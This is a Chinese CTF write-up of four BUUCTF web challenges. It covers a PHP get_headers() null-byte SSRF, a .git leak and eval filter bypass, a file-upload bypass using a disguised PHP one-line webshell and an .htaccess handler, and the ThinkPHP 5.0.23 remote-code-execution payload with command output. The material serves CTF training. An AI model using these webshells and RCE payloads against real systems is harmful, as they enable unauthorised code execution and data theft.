buu web 37-40 writeup

原创


Sk1y 于 2021-02-27 00:15:30 发布 115 收藏
分类专栏： CTF刷题记录 文章标签： 安全 thinkphp php web

buu web 37-40 writeup

目录

[GKCTF2020]cve版签到

题目：



解题过程：

打开题目之后，界面如下

点击view ctfhub　界面跳转，注意url变成了

```
http://28fdd27c-a54e-4b76-a082-628042a20805.node3.buuoj.cn/?url=http://www.ctfhub.com
```

漏洞详情:

> PHP（PHP：Hypertext Preprocessor，PHP：超文本预处理器）是PHPGroup和开放源代码社区的共同维护的一种开源的通用计算机脚本语言。该语言主要用于Web开发，支持多种数据库及操作系统。 PHP 7.2.29之前的7.2.x版本、7.3.16之前的7.3.x版本和7.4.4之前的7.4.x版本中的‘get_headers()’函数存在安全漏洞。攻击者可利用该漏洞造成信息泄露。

```
Description:
------------
get_headers() silently truncates anything after a null byte in the URL it uses.

This was tested on PHP 7.3, but the function has always had this bug.

The test script shows that this can cause well-written scripts to get headers for an unexpected domain. Those headers
could leak sensitive information or unexpectedly contain attacker-controlled data.

Test script:
---------------
<?php
// user input
$_GET['url'] = "http://localhost\0.example.com";

$host = parse_url($_GET['url'], PHP_URL_HOST);
if (substr($host, -12) !== '.example.com') {
    die();
}
$headers = get_headers($_GET['url']);
var_dump($headers);

Expected result:
----------------
Warning: get_headers() expects parameter 1 to be a valid path, string given in php shell code on line 1
NULL
```


可以知道 PHP 7.2.29之前的7.2.x版本、7.3.16之前的7.3.x版本和7.4.4之前的7.4.x版本中的‘get_headers()’函数存在安全漏洞，通过%00截断可以访问本地主机。

试一下

```
?url=http://127.0.0.1%00.ctfhub.com
```

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Thu, 25 Feb 2021 13:04:39 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => Tips: Host must be end with '123'
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```


提示host以123结尾

payload：

```
?url=http://127.0.0.123%00.ctfhub.com
```

得到flag

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Thu, 25 Feb 2021 13:08:15 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => FLAG: flag{8f7c5564-cc8e-4b93-bbd6-d72f1f98828f}
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```

[GXYCTF2019]禁止套娃

题目：

解题过程：

flag在哪里呢?

本题是.git源码泄露，需要下载GitHack-master，py脚本跑一下才得到后端源码

得源码步骤：

首先电脑上要有python2.x的环境，然后去github传送门下载相应的文件，在下载好的GitHack-master文件夹内按住shift键，同时鼠标右键点击空白处，点击在此处打开命令窗口，输入命令

```
python GitHack.py http://8c23e055-0375-4f0b-bb6a-52ee19194263.node3.buuoj.cn/.git/
```

得到的源码会留在工具所在的文件夹内

```php
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

看到eval猜测是命令执行，但是要经过三层防护

第一层：对data://，filter://，php://，phar:// 这几个常见的伪协议进行过滤；

第二层：'/[a-z,_]+\((?R)?\)/'，?R表示引用当前表达式，所以形如a(b();)是合法的

第三层：过滤一些关键词

相关函数：

1.localeconv() 函数

定义和用法

localeconv() 函数返回一包含本地数字及货币格式信息的数组。

localeconv() 函数会返回以下数组元素：

- [decimal_point] - 小数点字符
- [thousands_sep] - 千位分隔符
- [int_curr_symbol] - 货币符号 （例如：USD）
- [currency_symbol] - 货币符号 （例如：$）
- [mon_decimal_point] - 货币小数点字符
- [mon_thousands_sep] - 货币千位分隔符
- [positive_sign] - 正值字符
- [negative_sign] - 负值字符
- [int_frac_digits] - 国际通用小数位
- [frac_digits] - 本地通用小数位
- [p_cs_precedes] - 如果货币符号在一个正数值之前显示，则为 True（1），如果在正数值之后显示，则为 False（0）
- [p_sep_by_space] - 如果在货币符号和正数值之间包含空格，则为 True（1），否则为 False（0）
- [n_cs_precedes] - 如果货币符号在一个负数值之前显示，则为 True（1），如果在负数值之后显示，则为 False（0）
- [n_sep_by_space] - 如果在货币符号和负数值之间包含空格，则为 True（1），否则为 False（0）
- [p_sign_posn] - 格式化选项：

2.scandir()函数

定义和用法

scandir() 函数返回指定目录中的文件和目录的数组。

语法

```
scandir(directory,sorting_order,context);
```

参数	描述
directory	必需。规定要扫描的目录。
sorting_order	可选。规定排列顺序。默认是 0，表示按字母升序排列。 如果设置为 SCANDIR_SORT_DESCENDING 或者 1，则表示按字母降序排列。 如果设置为 SCANDIR_SORT_NONE，则返回未排列的结果。
context	可选。规定目录句柄的环境。*context* 是可修改目录流的行为的一套选项。

技术细节

返回值:	若成功则返回文件和目录的数组。失败则返回 FALSE。

3.current()函数

定义和用法

current() 函数返回数组中的当前元素的值。

每个数组中都有一个内部的指针指向它的"当前"元素，初始指向插入到数组中的第一个元素。

提示： 该函数不会移动数组内部指针。要做到这一点，请使用 next() 和 prev() 函数。

相关的方法：

- end() - 将内部指针指向数组中的最后一个元素，并输出
- next() - 将内部指针指向数组中的下一个元素，并输出
- prev() - 将内部指针指向数组中的上一个元素，并输出
- reset() - 将内部指针指向数组中的第一个元素，并输出
- each() - 返回当前元素的键名和键值，并将内部指针向前移动

4.pos()函数

pos() 函数返回数组中的当前元素的值。

该函数是 current() 函数的别名。

每个数组中都有一个内部的指针指向它的"当前"元素，初始指向插入到数组中的第一个元素。

提示： 该函数不会移动数组内部指针。

相关的方法：

- current() - 返回数组中的当前元素的值
- end() - 将内部指针指向数组中的最后一个元素，并输出
- next() - 将内部指针指向数组中的下一个元素，并输出
- prev() - 将内部指针指向数组中的上一个元素，并输出
- reset() - 将内部指针指向数组中的第一个元素，并输出
- each() - 返回当前元素的键名和键值，并将内部指针向前移动

5.array_reverse()函数

定义和用法

array_reverse() 函数以相反的元素顺序返回数组。

说明

array_reverse() 函数将原数组中的元素顺序翻转，创建新的数组并返回。

如果第二个参数指定为 true，则元素的键名保持不变，否则键名将丢失。

相关本地实践

```
<?php
    $buu = array("heel","world","huya","doyu");

 echo current($buu);
 echo "\n";
 echo next($buu);
 echo "\n";
 echo next($buu);
?>

---------- php5.69 ----------
heel
world
huyaArray
(
    [0] => doyu
    [1] => huya
    [2] => world
    [3] => heel
)

输出完成 (耗时 0 秒) - 正常终止
```

首先，查看文件目录

```
?exp=print_r(scandir(current(localeconv())));
```

或者

```
?exp=print_r(scandir(pos(localeconv())));
```

flag在哪里呢?
Array ([0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php)

查看第三个文件flag.php，payload如下：

```
?exp=highlight_file(next(array_reverse(scandir(current(localeconv())))));
```


或者

```
?exp=show_source(next(array_reverse(scandir(current(localeconv())))));
```

flag在哪里呢?
<?php
$flag = "flag{d875240d-29db-450e-8b8f-465d02e34103}";
?>


[GXYCTF2019]BabyUpload

题目：



解题过程

打开题目



试了试几个文件，

首先正常的一句话木马，**后缀名不能有ph！**

试了试，发现过滤了**txt,png**等格式，所以用**jpg图片马**，正常的一句话木马

```
GIF89a?
<?php eval($_POST['cmd']);?>
```

回显：**诶，别蒙我啊，这标志明显还是php啊**

。。。嘶 可能是过滤了**<?php** 所以用下面的代码进行代替

```
GIF89a?
<script language="php">eval($_POST['cmd']);</script>
```

/var/www/html/upload/bfeb3d2eacfd428dd07b75136b44912d/3.jpg succesfully uploaded!

上传成功后，利用上次SUCTF的经验，因为是apache，尝试上传**.htaccess**

```
SetHandler application/x-httpd-php
```

注意抓包，将content-type的值改为image/jpeg ，这样才能上传成功。

然后蚁剑连接，flag在根目录。

```
flag{252ad145-1f0c-46e4-86cb-01f9e51df6c8}
```

[BJDCTF 2nd]old-hack

题目：

解题过程

根据题目信心，猜测是thinkphp5的漏洞。

首先确定版本

传入一个s=1使之报错，然后查看版本信息，得到thinkphp的版本是5.0.23

上网查一下thinkphp5.0.23版本的漏洞，传送门

找到漏洞利用方法

POST传值： _method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=pwd

首先，看一下根目录文件有哪些（因为做题经验，flag一般在根目录）

```
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls /
```

```
bin dev etc flag home lib media mnt proc root run sbin srv sys tmp usr var
```

payload:

```
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat /flag
```

```
flag{34ce8521-fb22-4abc-8e79-4241c07000cb}
```

相关资料：

1.thinkPHP 5.0.23远程代码执行漏洞